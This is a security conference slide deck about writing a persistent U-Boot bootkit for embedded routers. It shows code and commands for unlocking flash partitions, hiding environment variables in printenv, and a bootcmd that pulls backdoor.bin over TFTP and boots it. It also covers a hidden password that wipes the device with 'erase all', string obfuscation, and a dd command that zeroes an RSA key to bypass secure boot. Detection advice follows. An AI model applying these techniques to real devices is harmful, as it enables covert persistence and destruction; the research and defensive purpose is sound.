I Boot when U-Boot


@bernardomr


@_evict

Agenda

1. Introduction
2. Malware on embedded devices
3. Boot process of an embedded device
4. Gaining persistence
5. Writing a bootkit
6. Detection and mitigation

Introduction

Vincent

- Works at KPN REDteam
- Likes Linux and low-level stuff
- Not travelling to the US anytime soon
- Located in Amsterdam

Introduction

Bernardo

- Works at KPN REDteam
- Very good at bricking routers
- TheGoonies CTF player
- Brazilian, located in Amsterdam

Malware on embedded devices


It's not new...

Malware	Type	Year	Infection	Persistence
CIA CherryBlossom	Implant	2007	Exploits/Implants	Yes
psyb0t	Botnet	2009	Password Bruteforce	No
Carna	Botnet	2009	Password Bruteforce	No
Flasher.A	Botnet	2013	DD-WRT Command Injection	Yes
TheMoon	Worm	2014	Linksys Command Injection	No
LuaBot	Botnet	2016	ARRIS Command Injection	No
Mirai	Botnet	2016	Password Bruteforce	No

Boot process: Embedded device

- CPU `jmp` to `NOR` flash (Bootloader)
- Bootloader initializes hardware
- Decompresses / writes kernel to `RAM`
- Kernel filesystem modules are loaded
- Mounts fileystem, runs `init`

Embedded device



Persistence: Advantages

- Bootloader is usually not reflashed with firmware updates
- Bypass operating system security features
- Difficult to detect

Persistence: Disadvantages

Persistence

- Modifying init / initrd scripts
- Loadable Kernel Modules
- Modified UEFI / BIOS
- MBR / VBR

Bootkits

Again, nothing new...

Bootkit	Type	Year	Infection
Mebroot	MBR	2007	Drive-By Downloads
Rovnix	VBR (polymorphic)	2011	Macro Downloader
Mebromi	BIOSkit	2011	Exploits
Gapz	VBR	2012	Exploits
OldBoot	Android	2014	Malicious APK
HackingTeam rkloader	UEFI	2015	Implant (Serge)

Source: Rootkits and Bootkits by Alex Matrosov, Eugene Rodionov, and Sergey Bratus (https://www.nostarch.com/rootkits)

I-Boot When U-Boot

- U-Boot/Embedded Device Bootkit
- Initial exploit required (root access)

Gaining persistence

- Linux Kernel treats "raw flash memory" chips as MTD (Memory Technology Device)
- Filesystems on top of the MTD layer:

```
root@GL-iNet:/mnt/sda1/flash# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00020000 00010000 "u-boot"
mtd1: 00110024 00010000 "kernel"
mtd2: 00ebffdc 00010000 "rootfs"
mtd3: 00870000 00010000 "rootfs_data"
mtd4: 00010000 00010000 "art"
mtd5: 00fd0000 00010000 "firmware"
```

Gaining persistence

- Boot partition commonly mounted as Read Only:
  - https://github.com/lede-project/source/blob/master/target/linux/ar71xx/image/generic.mk#L233-L241

```
define Device/gl-ar150
  DEVICE_TITLE := GL.iNet GL-AR150
  DEVICE_PACKAGES := kmod-usb-core kmod-usb2
  BOARDNAME := GL-AR150
  IMAGE_SIZE := 16000k
  CONSOLE := ttyATH0,115200
  MTDPARTS := spi0.0:256k(u-boot)ro,64k(u-boot-env)ro,
              16000k(firmware),64k(art)ro
endef
TARGET_DEVICES += gl-ar150
```

Gaining persistence

- mtd-rw: https://github.com/jclehner/mtd-rw
- LKM that sets the `MTD_WRITEABLE` flag on all MTD partitions that are marked readonly

`/linux/include/mtd/mtd-abi.h:`

```
#define MTD_WRITEABLE          0x400   /* Device is writeable */
#define MTD_BIT_WRITEABLE      0x800   /* Single bits can be flipped
#define MTD_NO_ERASE           0x1000  /* No erase necessary */
#define MTD_POWERUP_LOCK       0x2000  /* Always locked after reset *
```

Gaining persistence

- Overwrite mtd->flags
- https://github.com/jclehner/mtd-rw/blob/master/mtd-rw.c

```
static int __init mtd_rw_init(void)
if (w && !(mtd->flags & MTD_WRITEABLE)) {
  printk(MOD_INFO "mtd%d: setting writeable flag\n", n);
  mtd->flags |= MTD_WRITEABLE;
  err = 0;
} else if (!w && (mtd->flags & MTD_WRITEABLE)) {
  printk(MOD_INFO "mtd%d: clearing writeable flag\n", n);
  mtd->flags &= ~MTD_WRITEABLE;
  err = 0;
}
```

Gaining persistence


No need to access the physical device

```
root@GL-iNet:/mnt/sda1# insmod mtd-rw.ko
[   88.660000] mtd-rw: must specify i_want_a_brick=1 to continue
kmod: failed to insert mtd-rw.ko

root@GL-iNet:/mnt/sda1# insmod mtd-rw.ko i_want_a_brick=1
[   97.240000] mtd-rw: mtd0: setting writeable flag
[   97.250000] mtd-rw: mtd1: setting writeable flag
[   97.250000] mtd-rw: mtd2: setting writeable flag
[   97.260000] mtd-rw: mtd4: setting writeable flag

root@GL-iNet:/mnt/sda1/flash# mtd write uboot_new.bin "u-boot"
Unlocking u-boot ...
Writing from uboot_new.bin to u-boot ...

root@GL-iNet:/mnt/sda1/flash# reboot
procd: - shutdown -
```

Writing a bootkit


- Written in C
- Based on U-Boot mod
- Opensource project from Pepe2k
- Devices running U-Boot require release of code (GPLv2)


Why U-Boot?



Source: https://wikidevi.com

Preparing the Device





Interesting functions

- `printenv()`
- `tftpboot()`
- `envstopstr`
- `bootcmd`
- `ping`

Scripts

- U-Boot scripting language
- 'Dual-Boot' example:

```
if ping $serverip; then
    tftpboot $loadaddr backdoor.bin
    bootm $loadaddr
else bootm $fw_addr
fi
```

Backdooring functions

`printenv`

- Preventing `printenv` to print all:
- Function is `do_printenv` in `cmd_nvedit.c`
- Loops through `'\0'` separated list.

```
    if(argc == 1){ /* Print all env variables   */
        for(i = 0; env_get_char(i) != '\0'; i = nxt + 1){
            for(nxt = i; env_get_char(nxt) != '\0'; ++nxt) {
                if(env_get_char(nxt) == '=') {
                    variable[c] = '\0';
                    if(get_match(variable)) {   // function
                      pflag=1;                  // do not print
                    }
        //  function stuff ...

            for(k = i; k < nxt; ++k){
                if(!pflag) { // only print when flag is not set
                    putc(env_get_char(k));
                }
            }

            if(pflag) {
                m++; // we have 1 match
            }

            if(m == 1) { // first match is bootargs
                puts("bootargs=console=ttyS0,115200 root=31:0...")
            } else if (m == 2) { // second match is bootcmds
                puts("bootcmds=bootm 0x9F020000");
                m=0; // this is the last one, reset counter
            }

            // function continues....
            }
        }
```

Backdooring functions

`bootcmd`

- Executed when device boots
- Usually an environment variable
- Overwritten in source

bootcmd

u-boot/common/main.c

```
    /* Get boot command */
   bootcmd = getenv("bootcmd");

#if defined(CONFIG_BOOTCOMMAND)
    if (!bootcmd)
        setenv("bootcmd", CONFIG_BOOTCOMMAND);

    bootcmd = getenv("bootcmd");
#endif

bootcmd = "if ping $serverip; then tftpboot $loadaddr backdoor.bin;\
           bootm $loadaddr; else bootm $fw_addr; fi";
```

Demo

- Dualbooting the device with `bootcmd`.
- Pings host, if alive
  - TFTPBoot()
  - `jmp` to memory address

U-Boot 'password' protection

- `envstopstr`
- Hidden from user (but not from GNU strings)
- Wipes device on incorrect try

`u-boot/common/main.c`

```
        if (stopstr_len == envstopstr_len) {

            if (memcmp(envstopstr, stopstr,
                   envstopstr_len) == 0) {
                abort = 1;
                bootdelay = 0;
                break;
            } else
                puts("\nToo bad! Wiping the device\n");
                bootcmd = "erase all; reset";
                tested = 1;
        }
```

Demo

Wiping the device.

- After pressing an incorrect key
- Bootloader will execute `erase all` command

Hiding from 'strings'

- Define the string as a byte array
- Not as hardcoded string

```
char c;
char stop[] = { 0x73,  0x75,  0x70,  0x65,  0x72,  0x73,  0x65,
    0x63, 0x72,  0x65,  0x74, 0x00 };
char *envstopstr = malloc(strlen(stop));
strcpy(envstopstr, stop);
```

- Simple obfuscation technique
- Will be found with reverse engineering

```
mov byte [var], 0x73; mov byte [var+1], 0x75; mov byte....
```

Demo

Bypassing the `envstopstr` protection

- Glitching the data-in pin.
- Bootloader is loaded in memory
- Fallback to bootloader

Detecting Bootkits

- U-Boot Reproducible builds
- Fixed timestamps

"In order to achieve reproducible builds in U-Boot, timestamps that are defined at build-time have to be somewhat eliminated. The `SOURCE_DATE_EPOCH` *environment variable allows setting a fixed value for those timestamps."*


https://github.com/lede-project/source/blob/lede-17.01/package/boot/uboot-ar71xx/patches/0001-upstream-Reproducible-U-Boot-build-support-using-SOURCE_DATE_.patch

Detecting Bootkits

BIOS and (U)EFI

- Chipsec: https://github.com/chipsec/chipsec
- Known (U)EFI Executables: https://github.com/advanced-threat-research/efi-whitelist

Chipsec


3. bash
[*] running module: chipsec.modules.smm_dma
Skipping module chipsec.modules.smm_dma since it is not supported in this platform
[CHIPSEC] ************************* SUMMARY *************************
[CHIPSEC] Time elapsed 0.006
[CHIPSEC] Modules total 17
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed 8:
[+] PASSED: chipsec.modules.common.bios_kbrd_buffer
[+] PASSED: chipsec.modules.common.bios_ts
[+] PASSED: chipsec.modules.common.smm
[+] PASSED: chipsec.modules.common.spi_desc
[+] PASSED: chipsec.modules.common.spi_fdopss
[+] PASSED: chipsec.modules.common.spi_lock
[+] PASSED: chipsec.modules.memconfig
[+] PASSED: chipsec.modules.remap
[CHIPSEC] Modules failed 1:
[-] FAILED: chipsec.modules.common.bios_wp
[CHIPSEC] Modules with warnings 1:
[!] WARNING: chipsec.modules.common.rtclock

Firmware Biopsy

- Presentation from Google Security Team
  - https://ruxcon.org.au/assets/2016/slides/Firmware%20Biopsy.pdf
- Challenges: Firmware granularity and visibility
- E.g. BIOS contains variable areas, all flash images will be different
- Unpacking and parsing the firmware (vendor specific formats)

Trusted Computing

https://twitter.com/dinodaizovi/status/841861576747540481

(Not-so) Trusted Computing

(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A "load station" implants a beacon

http://glenngreenwald.net/pdf/NoPlaceToHide-Documents-Compressed.pdf

Open Mesh: Secureboot Bypass

- U-Boot disables the certificate validation if it doesn't find a valid RSA key
- Bypass #1: Overwrite the key with 0's
  - https://github.com/true-systems/om5p-ac-v2-unlocker

```
RSA_KEY_HEADER_SIZE=0x20
RSA_KEY_OFFSET=0x8000
ART_PARTITION=mtd7
BYTES=$((RSA_KEY_HEADER_SIZE))
SEEK=$(($RSA_KEY_OFFSET/$RSA_KEY_HEADER_SIZE))
dd if=/dev/zero bs=$BYTES count=1 | dd of=/dev/$ART_PARTITION
                    bs=$BYTES seek=$SEEK count=1 conv=notrunc
```

- Bypass #2: Stack Overflow (size of uploaded image over TFTP is not limited)
  - https://github.com/true-systems/om5p-ac-v2-unlocker/wiki/Open-Mesh-lock-down-exploit

Bypassing Secureboot

- Bypassing Secureboot Using Fault Injection (Blackhat EU 2016 & SHA2017)
  - https://www.blackhat.com/docs/eu-16/materials/eu-16-Timmers-Bypassing-Secure-Boot-Using-Fault-Injection.pdf
- 20 Ways Past Secure Boot (HITB KUL2013 & TROOPERS14)
  - https://www.youtube.com/watch?v=74Szle9qiM8

Bypassing Secureboot

- Aleph Research: Mobile Bootloaders
- Vuln list: https://alephsecurity.com/

VULNS

08/30/17	ALEPH-2017024	Motorola Android Bootloader Unlocking a Re-locked Bootloader from Platfo…
08/01/17	CVE-2017-11105	OnePlus 2 Lack of SBL1 Validation Broken Secure Boot
06/13/17	CVE-2017-0648	Google Nexus 9 Ephemeral Access to Unrestricted FIQ Debugger and SysRq
05/25/17	ALEPH-2017017	Apple iOS/watchOS/tvOS IOKit Buffer Overflow in Device-Tree Parsing
05/23/17	CVE-2017-1000363	Linux lp.c Out-of-Bounds Write via Kernel Command-line
05/23/17	CVE-2016-10277	Motorola Android Bootloader Kernel Cmdline Injection Secure Boot Bypass
05/11/17	CVE-2016-10370	OnePlus OTA Lack of TLS Vulnerability
05/11/17	CVE-2017-8851	OnePlus OTA One/X Crossover Vulnerability
05/11/17	CVE-2017-8850	OnePlus OTA OxygenOS/HydrogenOS Crossover Vulnerability
05/11/17	CVE-2017-5948	OnePlus OTA Downgrade Vulnerability
05/04/17	CVE-2017-0582	Google Nexus 9 SensorHub Firmware Downgrade Vulnerability
05/03/17	CVE-2017-0563	Google Nexus 9 Cypress SAR Firmware Injection via I2C

Conclusion

- Secure Boot is important
- Reduce firmware opacity
- Physical impediments (E.g. read-only jumper in old BIOS)
- Transparency vs Tamperproofing
- Reverse engineering documentation, scripts, parsers for bootloaders

QA?